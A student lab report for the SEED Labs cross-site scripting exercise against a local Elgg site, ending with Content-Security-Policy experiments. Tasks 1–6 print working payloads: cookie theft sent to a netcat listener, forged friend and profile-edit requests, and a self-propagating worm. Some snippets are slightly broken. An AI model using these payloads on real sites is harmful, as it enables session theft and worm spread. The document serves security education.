

P4 - Cross-Site Scripting Attack Lab

Tyler Fink (tdf22b)

Task 0 - Lab SetUp

```
[11/14/25]seed@VM:~/P4/Labsetup$ ls -l
total 16
-rw-rw-r-- 1 seed          seed  817 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed          seed 4096 Nov 14 17:15 image_mysql
drwxrwxr-x 4 seed          seed 4096 Apr 28  2021 image_www
drwxr-xr-x 7 systemd-coredump root 4096 Nov 14 18:09 mysql_data
[11/14/25]seed@VM:~/P4/Labsetup$ █
```

I first downloaded the lab files from the seed labs website

```
[11/14/25]seed@VM:/$ ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  snap  swapfile  tmp  var
boot dev  home lib32 libx32 media      opt  root  sbin  srv   sys       usr
[11/14/25]seed@VM:/$ cd etc/
[11/14/25]seed@VM:/etc$ sudo vim hosts
```


```
# For XSS Lab
10.9.0.5      www.seed-server.█.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```

I then change the program file 'hosts' to fit the specs on the lab.

```
[11/14/25]seed@VM:~/P4/Labsetup$ docker-compose build
```


I then build the docker container and run it:

```
[11/14/25] seed@VM:~/P4/Labsetup$ docker-compose up
WARNING: Found orphan containers (server-10.9.0.5, se
file you can run this command with the --remove-orphan
```



I downloaded the HTTP Header Live extension for FireFox and I got onto the Elgg for Seed Labs site.

Task 1 - Posting a Malicious Message to Display an Alert Window




First I Log in as a user in order to post a script into the description. I move to edit profile to begin the attack.

Brief description

`<script>alert('XSS');</script>`

Public

I add the following JS code to my description and the result is as follows:




Task 2 - Posting a Malicious Message to Display Cookies

Brief description

```
<script>alert(document.cookie);</script>
```

Public

I changed the alert to provide the cookies of another user clicking on the profile. The result is as follows:



Task 3 - Stealing Cookies from the Victim's Machine

Brief description

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + ' >');</script>
```

Public

First I add the JS code to the description of the user. Then I go to the users profile and then enact the following command in the terminal:

```
[11/14/25] seed@VM: ~/P4/Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

So then when I reload the profile page I get the following output:

```
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 46852
GET /?c=Elgg%3Drvlo27epolrhpr9eubp7kgjv86 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko
/20100101 Firefox/145.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image
/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Priority: u=5, i

^C
[11/14/25] seed@VM: ~/P4/Labsetup$
```

It shows on the line starting with GET that the cookies of the user that clicked on the profile is c=Elgg%3Drvlo27...

Task 4 - Becoming the Victim's Friend

To get the sendurl information, I first logged into another profile. For a normal attack, I could just create a dummy account. Then on that profile I added my profile (Alice) as a friend. Then under the HTTP Header Live feed the following url pops up when I click "Add Friend":



I can clearly see the ts and the token so I can disregard those and add them later so the variable sendurl equals this url. So I construct the payload as such:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=56" + token + ts;

Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;

var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=56" + token + ts;

Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
```

Public

I then migrate to Samy's account to test if the script works

Samy's friends


No friends yet.

We see that Samy has no friends at the moment. Then we migrate to Alice's page:

Alice

[Add friend](#)

[Send a message](#)



About me

The add friend button is still there, but I will next check my new friends list to see if it is updated.

Samy's friends



Alice

And there we can see the attack was successful and now Alice is a friend of Samy's against Samy's will.

Question 1 - Explain the purpose of Lines 1 and 2, why are they needed?

Line 1: This value is unique for the logged-in user and changes periodically. Including it makes the request look like it originated from an authentic Elgg page.

Line 2: When Elgg's CSRF protections are normally enabled, the server checks this secret token before allowing state-changing actions.

Question 2 - If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Yes — you can still launch a successful attack even if Elgg only provides the Editor mode. The Samy attack does not require raw “Text mode,” because the payload uses CSS-based or filter-evasion XSS that the rich-text editor still allows through. Once stored, the browser executes the injected code when rendering the profile page, enabling the attacker to perform the CSRF action.

Task 5 - Modifying the Victim's Profile

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---geckoformboundary2cb3261e2ab53a3df6e702df087087
Content-Length: 2862
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=6fihep3daah057b0hn3dqvk7f
Upgrade-Insecure-Requests: 1
_elgg token=y8VsZTI5RZyB7R0gsrCMZw&_elgg_ts=1763486633
&name=Samy&description=<p>Samy is my hero</p>
&accesslevel[description]=2
&briefdescription=&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2
&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2
&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2
&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2
&guid=59
POST: HTTP/1.1 302 Found
```

First I used HTTP Live Header to find the POST request on samys profile. I did this by editing Samy's profile manually. I gain the information I need through this. The guid of samy which is 59. I also get the sendurl which is "<http://www.seed-server.com/action/profile/edit>". I then develop my exploit as such:

```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var guid      = "&guid="+elgg.session.user.guid;
    var ts        = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token     = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name      = "&name="+elgg.session.user.name;
    var desc      = "&description=Samy is my hero" +
                    "&accesslevel[description]=2'";

    //Construct the content of your url.
    var sendurl    = "http://www.seed-server.com/action/profile/edit";
    var content    = token + ts + name + desc + guid;
    if(elgg.session.user.guid!=59) {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

I filled in desc, sendurl, content and the guid check if statement. For the desc I made it match that of Samy's in the POST request. This was the variable &description in the request so I just made it the same. Next, I changed sendurl to match that in the POST request. Then, for content I just added everything together and then I ensure that the guid id does not equal 59. This is Samy's guid and if this was not in place Samy would edit his own profile removing the exploit.

Alice



- Blogs
- Bookmarks
- Files
- Pages
- Wire post

I then log into Alice's profile to test the exploit. She has no description at first then when we navigate to Samy's profile:

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search  Account -

Samy



About me

Blogs

Bookmarks

Files

Pages


Wire post

Add friend

Send a message

And then return:

Alice



About me
Samy is my hero

Blogs

Bookmarks

Files

Pages

Wire post

We can see that the description was successfully changed.

Task 6 - Writing a Self-Propagating XSS Worm

```
<script type="text/javascript" id="worm" >
window.onload = function(){
    var headerTag    = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode       = document.getElementById("worm").innerHTML;
    var tailTag      = "</\" + \"script>";

    var wormCode     = encodeURIComponent (headerTag + jsCode + tailTag);

    var desc         = "&description=Samy is my hero" + wormCode;
    desc             += "&accesslevel[description]=2'";

    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var guid         = "&guid="+elgg.session.user.guid;
    var ts           = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token        = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name         = "&name="+elgg.session.user.name;

    //Construct the content of your url.
    var sendurl      = "http://www.seed-server.com/action/profile/edit";
    var content      = token + ts + name + desc + guid;
    if(elgg.session.user.guid!=59) {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}</script>
```

I used the same exploit as the last task but I added the worm effect. Effectively, I added the worm script to the top of the exploit. This was then stored in the variable `wormCode`. The variable then got added to the description, which is the changed description. The two most important features of `wormCode` is that the outside script has the `id="worm"`. This allows the whole exploit to be added to the user that clicks on the description. Also making the `wormCode` encoded by URI which is used to URL-encode a string. Next we see if this exploit works as intended:

Alice



Blogs

Bookmarks

Files

Pages

Wire post

I first reset Alice's description.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Samy

Add friend Send a message

About me

BlogsBookmarksFilesPagesWire post

I then visit Samy's profile.

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account

Edit profile

Display name

About me

Embed content
Visual editor

```

<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
  var headerTag = "<script id="worm" type="text/javascript">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  var wormCode = encodeURIComponent (headerTag + jsCode + tailTag);

  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2";
}

```

Public

Brief description


Alice

Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications

After visiting the code is in the HTML editor and if I log into Bobby and visit Alice's profile:

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account

Alice

Remove friend
Send a message



About me
Samy is my hero

Blogs
Bookmarks
Files
Pages
Wire post

Elgg For SEED Labs

BlogsBookmarksFilesGroupsMembersMore -

Search

Account

Edit profile

Display name

Boby

About me

Embed content

Visual editor

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
  var headerTag = "<script id=\"\worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + "script>";

  var wormCode = encodeURIComponent (headerTag + jsCode + tailTag);

  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2";
}
```

Public

Brief description

Public

Location

Boby

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Boby becomes changed as well.

Task 7 - Defeating XSS Attacks Using CSP

1. Descriptions and screenshots:

CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:

Click me

www.example32a.com

JS Code executed!

OK

The first page has all Oks and executes the code when the button is clicked.

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From `www.example60.com`: **Failed**
6. From `www.example70.com`: **OK**
7. From button click:

On the second page all the inlines failed and example60 fails. This is because scripts are only allowed from “this origin” or 'self' or any subdomain of example70.com (*.example70.com). All inline JavaScript is blocked (because script-src was used and did not add 'unsafe-inline' or nonces/hashes). The button also fails for the same reasons.

```
ServerName www.example70.com
DirectoryIndex index.html
Header set Content-Security-Policy " \
    default-src 'self'; \
    script-src 'self' *.example70.com \
    "
</VirtualHost>
```

(From config)

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:

The third website had scripts that are allowed from, self inline scripts that have nonce="111-111-111" and *.example70.com domains

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' *.example70.com".
        "";
    header($cspheader);
?>

<?php include 'index.html';?>
```

2. Click the button in the web pages from all the three websites, describe and explain your observations.

Website a, the button sends an alert. Websites b and c, the button does not work.

-
3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report


Purpose: Setting CSP policies in Apache configuration

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        script-src 'self' *.example60.com \
    "
</VirtualHost>
```

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

```
seed@VM: ~/.../csp
seed@VM: ~/P4/Labsetup
seed@VM: ~/.../csp

<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.exam
        ple60.com *.example70.com".
        "";
    header($cspheader);
?>

<?php include 'index.html';?>
```

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

CSP helps prevent XSS because it tells the browser which scripts are allowed to run, so even if an attacker injects malicious JavaScript into a page, the browser will block it. By default, CSP blocks all inline scripts unless they carry a valid nonce or hash, which attackers cannot generate. It also restricts external scripts to trusted domains only, so injected `<script src="...">` tags won't execute. Even if the server accidentally outputs unsafe HTML, CSP acts as a second line of defense that stops malicious code from running in the victim's browser.